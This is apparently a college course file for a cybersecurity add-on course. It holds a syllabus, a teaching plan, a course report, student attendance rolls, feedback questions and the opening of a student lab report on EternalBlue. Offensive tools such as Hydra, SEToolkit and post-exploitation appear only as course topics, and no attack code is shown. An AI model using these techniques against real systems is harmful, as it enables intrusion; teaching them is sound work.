CO3	3	3	3	3	3	-			3	2		3	2	2
CO4	3	3	3	3	3	-			3	2		3	2	2
CO5	3	3	3	3	3	2			3	2		3	2	2

Assessment Pattern:-

Total Marks: 50 Marks

Mini Project: 40 Marks

Quiz: A total of 10 questions carrying 1 mark each.

Sreebhava M


SYLLABUS

Module	Description	Hours
1	<p>NETWORKS AND CYBERSECURITY ESSENTIALS: Introduction to the Networks, Networking Devices, Basic Terminologies, OSI Model, Protocols, IP and Subnetting</p> <p>LINUX FOR SECURITY PROFESSIONALS: Introduction to Linux, Types of Linux, Linux File System, Virtualization, Installing Kali Linux, Basic Linux Commands, Exploring Kali Linux</p>	6
2	<p>ANONYMITY AND VPN: Introduction to TOR Network, TOR Browser, TOR Bridge, VPN</p> <p>OPEN-SOURCE INTELLIGENCE: Sherlock, Google Hacking, spiderfoot, maltego, wayback url.</p>	6
3	<p>ART OF SCANNING AND PROTOCOL ENUMERATIONS: Scanning vs Enumeration, Scanning with NMAP, netdiscover, arpscan.</p> <p>VULNERABILITY ASSESSMENT: Vulnerability Assessment using Nikto, nuicle, zap.</p> <p>PASSWORD CRACKING: Introduction to Password Cracking, Methods of Password Cracking, Password Cracking with Hydra.</p>	6
4	<p>SOCIAL ENGINEERING ATTACKS: Introduction to Social Engineering, Types of Social Engineering Attacks, Web App Cloning with SEToolkit.</p> <p>SYSTEM HACKING AND POST EXPLOITATIONS: Hacking a Linux System, Post Exploitation Techniques.</p> <p>APPLICATION SECURITY OVERVIEW: Introduction to Web Application Penetration Testing, OWASP Top 10, Getting Started with Burp Suite.</p>	6
5	<p>SECURITY OPERATIONS AND MANAGEMENT : Why SOC is Required, How a SOC works and Best Practices, Security Infrastructure, Prevention and Operations, Security Incident Management.</p> <p>SECURITY INFORMATION AND EVENT MANAGEMENT: SIEM Implementation, Splunk Implementation and Onboarding Machines, Log Search in Splunk, Logs Correlation.</p> <p>CAPTURE THE FLAG CHALLENGES AND COMPETITIONS: What is Capture the Flag, Types of Challenges in CTF, Resource</p>	6

AJIRA Sachin
ajp

Teaching plan

No	Topic	No. of Hours (30)
Module 1: NETWORKS AND CYBERSECURITY ESSENTIALS (6 hrs)		
1.1	Introduction to Networks, Networking devices	1 hour
1.2	Basic Terminologies, OSI Model	1 hour
1.3	Protocols, IP and Subnetting	1 hour
1.4	Introduction to Linux, Types of Linux	1 hour
1.5	Linux File System, Virtualization	1 hour
1.6	Installing Kali Linux, Basic Linux Commands, Exploring Kali Linux	1 hour
Module 2: ANONYMITY AND VPN (6 hrs)		
2.1	Introduction to TOR Network	1 hour
2.2	TOR Browser, TOR Bridge,	1 hour
2.3	Introduction to VPN	1 hour
2.4	Open-Source Intelligence using Sherlock	1 hour
2.5	Open-Source Intelligence using Google hacking, spiderfoot	1 hour
2.6	Open-Source Intelligence using maltego, waybackurl	1 hour
Module 3: ART OF SCANNING AND PROTOCOL ENUMERATIONS (6 hrs)		
3.1	Scanning vs Enumeration	1 hour
3.2	Scanning with NMAP, netdiscover, arpscan	1 hour
3.3	Vulnerability Assessment using Nikto, nuicle, zap	1 hour
3.4	Introduction to Password Cracking	1 hour
3.5	Methods of Password Cracking	1 hour
3.6	Password Cracking with Hydra	1 hour
Module 4: SOCIAL ENGINEERING ATTACKS (6 hrs)		
4.1	Introduction to Social Engineering,	1 hour
4.2	Types of Social Engineering Attacks	1 hour
4.3	Web App Cloning with SEToolkit	1 hour
4.4	Hacking a Linux System, Post Exploitation Techniques.	1 hour

NATIA SALAM


4.5	Introduction to Web Application Penetration Testing	1 hour
4.6	OWASP Top 10, Getting Started with Burp Suite.	1 hour
Module 5: SECURITY OPERATIONS AND MANAGEMENT (6 hrs)		
5.1	Why SOC is Required, how a SOC works and Best Practices	1 hour
5.2	Security Infrastructure, Prevention and Operations	1 hour
5.3	Security Incident Management	1 hour
5.4	SIEM Implementation, Splunk Implementation and Onboarding Machines	1 hour
5.5	Log Search in Splunk, Logs Correlation	1 hour
5.6	What is Capture the Flag, Types of Challenges in CTF, Resource	1 hour

NATIRA SAHNI
o/sy

ADD-ON COURSE REPORT ON CYBER SECURITY ANALYTICS FOR S6 CSE-A, B, C STUDENTS

An Add-on Course on Cyber Security Analytics was organized on March 22, 23, 24, 25, 26 at the Computer Center and Software lab of the CSE department. The aim of this course was to provide additional training to the 6th semester students on various aspects of Cyber Security. The course covered various topics including introduction to networking and cyber security, tools used in cyber security domain and understanding on social engineering security.

This report provides a summary of the course activities and its outcomes:

Day 1 (22nd March):

The Course began with an introduction to networking. The trainer explained about the different networking devices, OSI Model and subnetting. By the end of the day, the students had a good understanding of different protocols used in networking and the basic terminologies related to networks and cyber security.

Day 2 (23rd March): On the second day of the course, the students were introduced to Linux OS. The trainer explained various types of Linux, Linux file system and virtualization. Students were asked to install Kali Linux on their laptops/PCs and they got training in exploring Kali Linux.

Day 3 (24th March): On the third day of the course students were introduced to TOR network, TOR Bridge and VPN. The students were given hands-on experience to use different open source intelligence techniques like Sherlock, Google hacking and waybackurl. The different vulnerability assessment techniques like Nikto, zap were taught by the instructor

Day 4 (25th March): On the fourth day of the course, the students were introduced to different social engineering attacks. The students were guided to hack the Linux system and they got an opportunity to work with BurpSuite application security testing software.

Day 5 (26th March): On the fifth day of the program, the students developed simple cyber security related projects. The trainer discussed various career opportunities in the field of cyber security and networking.

The course was executed by Red Team Hacker Academy, which is a leading organization in the field of cyber security. The instructors were highly knowledgeable and experienced in their respective fields and provided valuable insights into the latest developments in networking and cyber security. Overall, this value-added course has helped students to gain the knowledge and skills that will be invaluable to their future academic and professional pursuits.

Saadat M
SAADAT M
SAADAT M
SAADAT M



S6 CSE - A (2020-24) BATCH
ADD - ON COURSE ATTENDANCE

Roll Number	Register Number	Name	Signature				
			3/22/2023	3/23/2023	3/24/2023	3/25/2023	3/26/2023
1	LVML20CS186	Amritha P	[Signature]	[Signature]	[Signature]	✓	✓
2	LVML20CS187	Lidya James	[Signature]	[Signature]	[Signature]	✓	✓
3	VML20CS004	Abhinav Purushothaman	[Signature]	[Signature]	[Signature]	✓	✓
4	VML20CS006	Abhirami K P	[Signature]	[Signature]	[Signature]	✓	✓
5	VML20CS010	Abin Devasia	[Signature]	[Signature]	[Signature]	✓	✓
6	VML20CS013	Adarsh K	[Signature]	[Signature]	[Signature]	✓	✓
7	VML20CS016	Adil	[Signature]	[Signature]	[Signature]	✓	✓
8	VML20CS019	Ajal K	[Signature]	[Signature]	[Signature]	✓	✓
9	VML20CS022	Alan Joseph	[Signature]	[Signature]	[Signature]	✓	✓
10	VML20CS025	Albert Tom George	[Signature]	[Signature]	[Signature]	✓	✓
11	VML20CS031	Amal Binoy	[Signature]	[Signature]	[Signature]	✓	✓
12	VML20CS036	Ancily Sunny	[Signature]	[Signature]	[Signature]	✓	✓
13	VML20CS039	Angel Thomas	[Signature]	[Signature]	[Signature]	✓	✓
14	VML20CS042	Anjitha Nambiar	[Signature]	Absent	[Signature]	✓	✓
15	VML20CS045	Ann Maria Sebastian	[Signature]	[Signature]	[Signature]	✓	✓
16	VML20CS050	Anurenj M	[Signature]	[Signature]	[Signature]	✓	✓
17	VML20CS053	Ashwin M	[Signature]	[Signature]	[Signature]	✓	✓
18	VML20CS056	Aswin K	[Signature]	[Signature]	[Signature]	✓	✓
19	VML20CS059	Athulya T	[Signature]	[Signature]	[Signature]	✓	✓
20	VML20CS062	Basim	[Signature]	[Signature]	[Signature]	✓	✓
21	VML20CS066	C C Nipun Das	[Signature]	[Signature]	[Signature]	✓	✓
22	VML20CS068	Dalven Jose	[Signature]	[Signature]	[Signature]	✓	✓
23	VML20CS070	Dilna P	[Signature]	[Signature]	[Signature]	✓	✓
24	VML20CS071	Diya Jojan	[Signature]	[Signature]	[Signature]	✓	✓
25	VML20CS074	Eleita Jose	[Signature]	[Signature]	[Signature]	✓	✓
26	VML20CS077	Fathima Shana A	[Signature]	[Signature]	[Signature]	✓	✓
27	VML20CS080	Gokul Sunil	[Signature]	[Signature]	[Signature]	✓	✓
28	VML20CS083	Harsha Muralcedharan	[Signature]	[Signature]	[Signature]	✓	✓
29	VML20CS086	Irene Treesa Cibi	[Signature]	[Signature]	[Signature]	✓	✓
30	VML20CS089	Jishnu P	[Signature]	[Signature]	[Signature]	✓	✓
31	VML20CS092	Joel Jose	[Signature]	[Signature]	[Signature]	✓	✓
32	VML20CS095	Joseph Varghese	[Signature]	[Signature]	[Signature]	✓	✓
33	VML20CS096	Karthik Shiva P R	[Signature]	[Signature]	[Signature]	✓	✓
34	VML20CS105	Malavika Muralcedharan	[Signature]	[Signature]	[Signature]	✓	✓
35	VML20CS108	Maria Manoj	[Signature]	[Signature]	[Signature]	✓	✓
36	VML20CS111	Mathew Abhijeet	[Signature]	[Signature]	[Signature]	✓	✓
37	VML20CS114	Mohammed Anzil	[Signature]	[Signature]	[Signature]	✓	✓
38	VML20CS116	Mufaz Musthafa	[Signature]	[Signature]	[Signature]	✓	✓
39	VML20CS119	Nachikethas V Sushil	[Signature]	[Signature]	[Signature]	✓	✓
40	VML20CS123	Nandhana K	[Signature]	[Signature]	[Signature]	✓	✓
41	VML20CS126	Naveen K Mathew	[Signature]	[Signature]	[Signature]	✓	✓

42	VML20CS129	Neha E	Handwritten	Handwritten	Handwritten	✓	✓
43	VML20CS132	Nikhil P	Handwritten	Handwritten	Handwritten	✓	✓
44	VML20CS133	O V Anagha	Handwritten	Handwritten	Handwritten	✓	✓
45	VML20CS136	Pranav Suresh	Handwritten	Handwritten	Handwritten	✓	✓
46	VML20CS139	Prihwin	Handwritten	Handwritten	Handwritten	✓	✓
47	VML20CS142	Saayanth P	Handwritten	Handwritten	Handwritten	✓	✓
48	VML20CS145	Sandesh Santhosh Nambiar	Handwritten	Handwritten	Handwritten	✓	✓
49	VML20CS148	Saranga Vinod	Handwritten	Handwritten	Handwritten	✓	✓
50	VML20CS151	Shafwin Mathew	Handwritten	Handwritten	Handwritten	✓	✓
51	VML20CS155	Shon Shaji	Handwritten	Absent	Absent	✓	✓
52	VML20CS158	Sidharth Kesav	Handwritten	Handwritten	Handwritten	✓	✓
53	VML20CS161	Sidharth Sham Lal	Handwritten	Handwritten	Handwritten	✓	✓
54	VML20CS164	Sonu Reju	Handwritten	Handwritten	Handwritten	✓	✓
55	VML20CS167	Surya Prakash	Handwritten	Handwritten	Handwritten	✓	✓
56	VML20CS170	Theertha	Handwritten	Handwritten	Handwritten	✓	✓
57	VML20CS173	Thomas P S	Handwritten	Handwritten	Handwritten	✓	✓
58	VML20CS175	Tresa Sebastian	Handwritten	Handwritten	Handwritten	✓	✓
59	VML20CS177	Vengattari Anshi Shiburaj	Handwritten	Handwritten	Handwritten	✓	✓
60	VML20CS180	Vishnu Viswanath	Handwritten	Handwritten	Handwritten	✓	✓
61	VML20CS182	Vismaya Mariya Thomson	Handwritten	Handwritten	Handwritten	✓	✓
62	VML20CS185	Zehan Zakkariya	Handwritten	Handwritten	Handwritten	✓	✓



S6 CSE - B (2020-24) BATCH
ADD - ON COURSE ATTENDANCE

Roll Number	Register Number	Name	Signature				
			3/22/2023	3/23/2023	3/24/2023	3/25/2023	3/26/2023
1	VML20CS002	Abhijith A	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
2	VML20CS005	Abhinav Viswanath	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
3	VML20CS008	Abhisanth K C	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
4	VML20CS011	Abin Krishna	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
5	VML20CS014	Adarsh V Sujith	Adarsh V	Adarsh V	AB	✓	✓
6	VML20CS020	Akhila Raghunath	<i>[Signature]</i>	AB	AB	✓	✓
7	VML20CS023	Alan Jyothis Thomas	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
8	VML20CS026	Albin Joe Thomas	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
9	VML20CS029	Aleena Susan	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
10	VML20CS032	Ameya P V	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
11	VML20CS034	Anagha Santhosh	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
12	VML20CS037	Anekh S	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
13	VML20CSC40	Anigeth K K	Anigeth	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
14	VML20CS043	Ankith Baby	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
15	VML20CS046	Ann Riya Siby	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
16	VML20CS048	Anson Leon Sebastian	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
17	VML20CS051	Arjun Nv	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
18	VML20CS054	Aswathy Chandradas	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
19	VML20CS057	Aswin Raj C	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
20	VML20CS060	Augustine Felix Joshy	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
21	VML20CS063	Bernise Jacob John	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
22	VML20CS065	Calvin Othayoth	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
23	VML20CS069	Devika S	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
24	VML20CS072	Diya Kp	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
25	VML20CS075	Emlin Elizabeth Biju	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
26	VML20CS078	Fathimath Rajiya Pk	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
27	VML20CS081	Gopika Mohandas	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
28	VML20CS084	Hrishinandan N	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
29	VML20CS087	Jewel John	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
30	VML20CS090	Jishnu Prasad	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
31	VML20CS093	Joel Scaria Justine	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
32	VML20CS097	Karthik T V	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
33	VML20CS098	Keerthana Rajeev	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓
34	VML20CS100	K. K. Nasif	<i>[Signature]</i>	<i>[Signature]</i>	AB	✓	✓
35	VML20CS102	Sona K V	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	✓	✓

36	VML20CS103	Lisha C H	<i>Lisha</i>	<i>Lisha</i>	AB	✓	✓
37	VML20CS106	Manjima Ann Biju	<i>Manjima</i>	<i>Manjima</i>	AB	✓	✓
38	VML20CS112	Meenakshi Surendran	<i>Meenakshi</i>	<i>Meenakshi</i>	<i>Meenakshi</i>	✓	✓
39	VML20CS117	Muhammad Nazal M V	<i>Nazal</i>	<i>Nazal</i>	AB	✓	✓
40	VML20CS120	Nandakishore A	<i>Nandakishore</i>	<i>Nandakishore</i>	<i>Nandakishore</i>	✓	✓
41	VML20CS124	Navaneeth K	<i>Navaneeth</i>	<i>Navaneeth</i>	<i>Navaneeth</i>	✓	✓
42	VML20CS127	Nayan Rose Mathew	<i>Nayan</i>	<i>Nayan</i>	<i>Nayan</i>	✓	✓
43	VML20CS130	Neha Premarajan	<i>Neha</i>	<i>Neha</i>	<i>Neha</i>	✓	✓
44	VML20CS134	Prajwal P	<i>Prajwal</i>	<i>Prajwal</i>	<i>Prajwal</i>	✓	✓
45	VML20CS137	Precious Pp	<i>Precious</i>	<i>Precious</i>	<i>Precious</i>	✓	✓
46	VML20CS140	Rahul Raj T	<i>Rahul</i>	<i>Rahul</i>	<i>Rahul</i>	✓	✓
47	VML20CS143	Sakoth K M	<i>Sakoth</i>	AB	<i>Sakoth</i>	✓	✓
48	VML20CS146	Sandra Ganeshan	<i>Sandra</i>	<i>Sandra</i>	<i>Sandra</i>	✓	✓
49	VML20CS149	Sayandh S Anand	<i>Sayandh</i>	<i>Sayandh</i>	<i>Sayandh</i>	✓	✓
50	VML20CS152	Sharang Pm	<i>Sharang</i>	<i>Sharang</i>	<i>Sharang</i>	✓	✓
51	VML20CS154	Shijin P	<i>Shijin</i>	<i>Shijin</i>	<i>Shijin</i>	✓	✓
52	VML20CS156	Siddharth P Kumar	<i>Siddharth</i>	<i>Siddharth</i>	<i>Siddharth</i>	✓	✓
53	VML20CS159	Sidharth Pv	<i>Sidharth</i>	<i>Sidharth</i>	<i>Sidharth</i>	✓	✓
54	VML20CS162	Sona Saji	<i>Sona</i>	<i>Sona</i>	<i>Sona</i>	✓	✓
55	VML20CS165	Sreenandh M	<i>Sreenandh</i>	<i>Sreenandh</i>	<i>Sreenandh</i>	✓	✓
56	VML20CS168	Swetha N	<i>Swetha</i>	<i>Swetha</i>	<i>Swetha</i>	✓	✓
57	VML20CS171	Thejas K	<i>Thejas</i>	<i>Thejas</i>	<i>Thejas</i>	✓	✓
58	VML20CS176	Vaishnav Krishna	<i>Vaishnav</i>	<i>Vaishnav</i>	<i>Vaishnav</i>	✓	✓
59	VML20CS178	Vishnunath K	<i>Vishnunath</i>	<i>Vishnunath</i>	<i>Vishnunath</i>	✓	✓
60	VML20CS183	Vyshnav Sreeshan	<i>Vyshnav</i>	<i>Vyshnav</i>	<i>Vyshnav</i>	✓	✓



30 USE - C (2020-24) BATCH
ADD - ON COURSE ATTENDANCE


Roll Number	Register Number	Name	Signature				
			3/22/2023	3/23/2023	3/24/2023	3/25/2023	3/26/2023
1	VML20CS003	Abhinav Mathew Kurian				✓	✓
2	VML20CS007	Abhiram Santhosh			AB	✓	✓
3	VML20CS009	Abin B P			AB	✓	✓
4	VML20CS012	Abin Sebastian				✓	✓
5	VML20CS015	Adeena S				✓	✓
6	VML20CS018	Afrah Nabeel		AB	AB	AB	AB
7	VML20CS021	Akshay Puthiya Valappil			AB	✓	✓
8	VML20CS024	Alan K Johnson				✓	✓
9	VML20CS027	Albin Joseph			AB	✓	✓
10	VML20CS030	Allen Adhvaith			AB	✓	✓
11	VML20CS033	Anagha Ajal			AB	✓	✓
12	VML20CS035	Ancll Tresa Sunil		AB	AB	✓	✓
13	VML20CS038	Angel John				✓	✓
14	VML20CS041	Anjima s				✓	✓
15	VML20CS044	Ann Maria George				✓	✓
16	VML20CS047	Anoushika Sebastian		AB	AB	✓	✓
17	VML20CS049	Anugrah M P			AB	✓	✓
18	VML20CS052	Ashil Mathew				✓	✓
19	VML20CS055	Aswindas C				✓	✓
20	VML20CS058	Athira K K				✓	✓
21	VML20CS061	Aurang V				✓	✓
22	VML20CS064	Blessy Seby				✓	✓
23	VML20CS067	Celestian Thomas				✓	✓
24	VML20CS073	Edwin Marian Mathew			AB	✓	✓
25	VML20CS076	Fathima Noureen B				✓	✓
26	VML20CS079	Geo Nobins				✓	✓
27	VML20CS082	Hamras Haris				✓	✓
28	VML20CS085	Imthiyaz Ibrahim			AB	✓	✓
29	VML20CS088	Jishnu Chandran				✓	✓
30	VML20CS091	Jithina Raj P				✓	✓
31	VML20CS094	John Joseph				✓	✓
32	VML20CS099	Kiran Kumar K.p				✓	✓
33	VML20CS101	K. V. Henath Raj				✓	✓
34	VML20CS104	Malavika A Manoj				✓	✓
35	VML20CS107	Manu V S				✓	✓

36	VML20CS110	Masroor Ahmad	Masroor	Masroor	AB	✓	✓
37	VML20CS113	Mereena Philip	Mereena	Mereena	Mereena	✓	✓
38	VML20CS115	Mohammed Shamil P	Mohammed	Mohammed	AB	✓	✓
39	VML20CS118	Muhammed Afnas	Muhammed	Muhammed	AB	✓	✓
40	VML20CS121	Nandana Cp	Nandana	Nandana	AB	✓	✓
41	VML20CS122	Nandana Krishnan	Nandana	Nandana	AB	✓	✓
42	VML20CS125	Navanith Vipin	Navanith	Navanith	Navanith	✓	✓
43	VML20CS128	Neza Benny	Neza	Neza	Neza	✓	✓
44	VML20CS131	Nihadh Mohammed	Nihadh	Nihadh	AB	✓	✓
45	VML20CS135	Pranav K G	Pranav	Pranav	Pranav	✓	✓
46	VML20CS138	Prithvi Raj Makkootan	Prithvi	Prithvi	Prithvi	✓	✓
47	VML20CS141	Riya George	Riya	Riya	AB	✓	✓
48	VML20CS144	Salvin T Sajan	Salvin	Salvin	Salvin	✓	✓
49	VML20CS147	Saphal Santhosh	Saphal	Saphal	AB	✓	✓
50	VML20CS150	Shaem Ibrahim	Shaem	Shaem	AB	✓	✓
51	VML20CS153	Sheethal C P	Sheethal	Sheethal	Sheethal	✓	✓
52	VML20CS157	Sidharth Jayachandran	Sidharth	Sidharth	AB	✓	✓
53	VML20CS160	Nambiar	Nambiar	Nambiar	AB	AB	AB
54	VML20CS163	Sona Santhosh Veniyil	AB	AB	AB	AB	AB
55	VML20CS166	Sreeram Pavithran	Sreeram	Sreeram	Sreeram	✓	✓
56	VML20CS169	Thanseeh Ayaniyad	Thanseeh	Thanseeh	AB	✓	✓
57	VML20CS172	Thejus Dhanesh	Thejus	Thejus	AB	✓	✓
58	VML20CS174	Treesa Binoy	Treesa	Treesa	AB	✓	✓
59	VML20CS179	Vishnu Veenadharan	Vishnu	Vishnu	Vishnu	✓	✓
60	VML20CS181	Vismaya Hemanth Nambiar	Vismaya	Vismaya	Vismaya	✓	✓
61	VML20CS184	Yashin Tm	Yashin	Yashin	AB	✓	✓

Feedback from students:


On a scale of 1 to 3 how do you rate the add-on course classes? 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses




The software and tools discussed during this event were relevant and met your curriculum gaps. (P01,P03,P05) 1 - Poor, 2 - Satisfactory, 3 - Excellent

103 responses




You got sufficient opportunity for exploring your creativity, technical skills and improving your design ideas on Cyber Security? (P03, P05) 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses




Were you able to perform effectively as an individual and as a team, and follow the instructions? ? (P09, P011, P012) 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses




The software tools helped you in designing and developing a demonstrable project, which can be used in industrial sectors. (P05, PO12) 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses



What is your level of learning on Cyber Security after this add-on course? 1 - Poor 2 - Satisfactory 3 - Excellent

103 responses



NATIRA SALAM
Algo

Penetration Test Report

TryHackMe:Blue

Prepared by:

JISHNU P(VML20CS089)

ABHINAV PURUSHOTHAMAN(VML20CS004)

S6 CSE-A (2020-2024)

Vimal Jyothi Engineering College, Chemperi, Kannur.

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About Blue

EternalBlue is a software vulnerability found in Microsoft's Windows operating system that hackers can use to remotely execute code on a targeted computer.

It was discovered by the US National Security Agency (NSA) and later leaked online by a group called "Shadow Brokers" in 2017. The vulnerability affects the Windows Server Message Block (SMB) protocol used for file and printer sharing. It is significant because it allows malware to spread rapidly across networks, making it a powerful tool for cyber attackers.

EternalBlue was used in the WannaCry ransomware attack in 2017, affecting over 200,000 computers in 150 countries.

Microsoft released a patch for the vulnerability, but many systems remained vulnerable due to slow patching by system administrators. The incident highlights the importance of regular software updates and cybersecurity practices.

